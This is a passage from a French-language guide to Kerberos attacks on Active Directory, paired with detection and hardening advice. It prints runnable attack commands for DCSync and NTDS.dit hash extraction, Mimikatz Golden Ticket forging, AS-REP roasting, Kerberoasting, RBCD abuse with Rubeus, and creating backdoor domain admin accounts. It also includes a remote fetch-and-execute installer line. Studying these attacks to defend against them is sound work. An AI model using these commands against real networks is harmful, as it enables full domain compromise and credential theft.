
- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées).



7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz
DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

Mise en pratique

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit
Extraction directe de la base de données Active Directory contenant tous les hashes.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 **Indicateurs techniques de Golden Ticket :**

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket

Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
 # GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings > 
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728, 
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos :

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes.

```
# Exécution d'un audit complet
PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory.

```
# Extraction complète avec rapport Excel
.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

